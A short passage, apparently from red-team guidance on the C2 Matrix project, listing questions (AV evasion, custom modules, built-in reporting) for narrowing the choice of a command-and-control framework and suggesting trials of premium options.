- Is off-the-shelf AV Evasion necessary?
- Do you need the ability to create your own modules/scripts?
- Is built-in reporting necessary for you?

You should then take that information to the C2 Matrix spreadsheet and narrow your selection based on the questions above. If you find a Premium C2 Framework that meets your criteria, it is highly recommended you request an evaluation/trial to find out if that C2 Framework works best for you.